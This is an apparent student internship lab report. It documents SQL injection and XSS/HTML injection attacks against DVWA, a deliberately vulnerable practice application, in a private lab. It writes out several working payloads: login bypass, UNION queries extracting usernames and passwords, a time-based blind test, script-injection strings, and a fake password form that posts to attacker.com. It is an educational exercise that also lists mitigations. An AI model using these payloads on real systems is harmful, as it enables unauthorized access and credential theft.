
```
http://192.168.56.101/dvwa
```

Login credentials:

Username: admin

Password: password

Security level was set to **Low**.



4.2 SQL Injection

4.2.1 Identifying SQL Injection Point

1'

Observation:

SQL error confirms vulnerability.




SQL syntax error generated after injecting invalid input (1'), confirming improper input validation.

4.2.2 Authentication Bypass

' OR '1'='1

Observation:


Login bypass successful.



Login bypass using SQL Injection payload that forces condition to always evaluate TRUE.


4.2.3 UNION-Based SQL Injection

' UNION SELECT 1, database() -- -



Database name extracted using UNION-based SQL Injection.


' UNION SELECT user, password FROM users-- -



User credentials retrieved from database, demonstrating data exposure risk.

4.2.4 Blind SQL Injection

1' AND SLEEP(5)-- --



Time delay introduced using SLEEP() confirms blind SQL Injection vulnerability.


4.3 Reflected XSS

Payload Used

```
<script>alert(' XSS' )</script>
```

Observation:

Script executes immediately.



Reflected XSS payload executed instantly due to lack of input sanitization.


4.4 Stored XSS

Payload Used

```
<script>alert(' Stored XSS' )</script>
```

Observation:

Script executes every time page loads.



Stored XSS payload persists in database and executes on every page load.

5. Results and Analysis

5.1 Vulnerabilities Identified

Vulnerability	Type	Risk
SQL Injection	Server-side	Critical
Reflected XSS	Client-side	High
Stored XSS	Persistent	Critical

5.2 Data Exposure

- Ⓢ Database name
- Ⓢ Table structure
- Ⓢ User credentials

5.3 Root Cause Analysis

- Ⓢ No input validation
- Ⓢ Direct execution of user input
- Ⓢ No output encoding
- Ⓢ Weak security configuration

6. Vulnerability Assessment

The application is highly vulnerable and easily exploitable due to insecure coding practices.

7. Security Implications

- Ⓢ Unauthorized access
- Ⓢ Data breaches
- Ⓢ Session hijacking
- Ⓢ Credential theft

8. Security Recommendations

SQL Injection:

- Ⓢ Use prepared statements
- Ⓢ Parameterized queries

XSS:

- ⑩ Input validation
- ⑩ Output encoding
- ⑩ Content Security Policy (CSP)

General:

- ⑩ Use Web Application Firewall (WAF)
- ⑩ Restrict database access
- ⑩ Avoid displaying error messages

9. Skills Acquired

- ⑩ Setting up virtual lab environment
- ⑩ SQL Injection exploitation
- ⑩ Reflected and Stored XSS attacks
- ⑩ Using **SQLMap**
- ⑩ Web security testing

10. Conclusion

This task provided hands-on experience in exploiting SQL Injection and XSS vulnerabilities. The experiment demonstrated how insecure applications can be compromised due to improper input handling.

11. Final Outcome

- ⑩ Successfully exploited SQL Injection
- ⑩ Performed Reflected and Stored XSS
- ⑩ Extracted sensitive data
- ⑩ Learned mitigation techniques

CYBER SECURITY INTERNSHIP REPORT

Student Name: Rudresha RK

University: Presidency University Bangalore, Karnataka

Company Name: Anonymous India Cyber Defense Academy

Major: Computer Science Engineering (Cybersecurity)

Duration: April 2, 2026 to May 2, 2026

Domain: Ethical Hacking

Mentor: Akash Das

Coordinator: Akash Das

Projects and Tasks (Intermediate Level)

Assessment 6: Cross-Site Scripting (XSS) & HTML Injection

1. Introduction

The objective of this task is to understand and exploit Cross-Site Scripting (XSS) and HTML Injection vulnerabilities in web applications.

XSS is a critical vulnerability listed in the **OWASP Top 10**, allowing attackers to inject malicious scripts into web pages viewed by other users.

In this task, **Damn Vulnerable Web Application (DVWA)** was used to simulate real-world attack scenarios.

2. About XSS and HTML Injection

Cross-Site Scripting (XSS)

XSS allows attackers to inject JavaScript code into web pages.

Types of XSS:

- ⑩ **Reflected XSS:** Script reflected in response immediately
- ⑩ **Stored XSS:** Script stored in database and executed later
- ⑩ **DOM-based XSS:** Script executed via client-side JavaScript

HTML Injection

HTML Injection allows attackers to insert HTML code into a webpage, modifying its structure and content.

3. Lab Environment

- ⑩ Attacker Machine: Kali Linux
- ⑩ Target Machine: Metasploitable 2
- ⑩ Target IP Address: 192.168.56.101
- ⑩ Web Application: DVWA
- ⑩ Browser: Firefox
- ⑩ Tools Used: Browser Developer Tools
- ⑩ Security Level: Low

4. Methodology

4.1 Reflected XSS

4.1.1 Payload Used


```
<script>alert('Reflected XSS')</script>
```


Objective:

To test if user input is reflected without sanitization.

Observation:

The script executed immediately after submission.





Reflected XSS payload executed instantly due to improper input validation.

4.1.2 Analysis

- ⑩ Input is directly reflected in response
- ⑩ No sanitization applied
- ⑩ Script executes in user browser

4.2 Stored XSS

4.2.1 Payload Used


```
<script>alert(' Stored XSS')</script>
```

Action:

Payload entered in comment/message field.

4.2.2 Observation

Script executes every time the page is loaded.



Stored XSS payload persists in database and executes for every user.

4.2.3 Impact

- ⑩ Persistent attack
- ⑩ Affects multiple users
- ⑩ Can steal session cookies

4.3 DOM-Based XSS

4.3.1 Payload Used


```
<script>alert (document. domain)</script>
```

Example URL:

```
http://192.168.56.101/dvwa/vulnerabilities/xss_d/?default=<script>alert(1)</script>
```

4.3.2 Observation

Script executed in browser via client-side JavaScript.



DOM-based XSS triggered through client-side manipulation without server interaction.

4.3.3 Analysis

- ⑩ No server-side involvement
- ⑩ Vulnerability exists in JavaScript code
- ⑩ Harder to detect


4.4 HTML Injection

4.4.1 Payload Used

`<h1>Hacked Page</h1>`

4.4.2 Observation

Page content modified with injected HTML.




HTML Injection used to alter webpage structure and

display unauthorized content.

4.4.3 Advanced Payload

```
<form action="http://attacker.com">
<input type="text" placeholder="Enter Password">
</form>
```



4.4.4 Impact

- ⑩ Page defacement
- ⑩ Phishing attacks
- ⑩ User manipulation

5. Results and Analysis

5.1 Vulnerabilities Identified

Vulnerability	Type	Risk
Reflected XSS	Client-side	High
Stored XSS	Persistent	Critical
DOM XSS	Client-side	High
HTML Injection	UI manipulation	Medium

5.2 Root Cause Analysis

- ⑩ Lack of input validation

- ⑩ No output encoding
- ⑩ Unsafe JavaScript handling
- ⑩ Weak security configuration

6. Vulnerability Assessment

The application is vulnerable to multiple XSS and HTML Injection attacks due to improper input handling.

7. Security Implications

- ⑩ Session hijacking
- ⑩ Cookie theft
- ⑩ Phishing attacks
- ⑩ Website defacement

8. Security Recommendations

For XSS Prevention:

- ⑩ Input validation
- ⑩ Output encoding (HTML entities)
- ⑩ Use Content Security Policy (CSP)
- ⑩ Avoid inline JavaScript

For HTML Injection:

- ⑩ Sanitize HTML input
- ⑩ Use secure frameworks
- ⑩ Validate user data

9. Skills Acquired

- ⑩ Understanding XSS types
- ⑩ Exploiting web vulnerabilities
- ⑩ DOM-based attack techniques
- ⑩ HTML Injection testing
- ⑩ Web security analysis

10. Conclusion

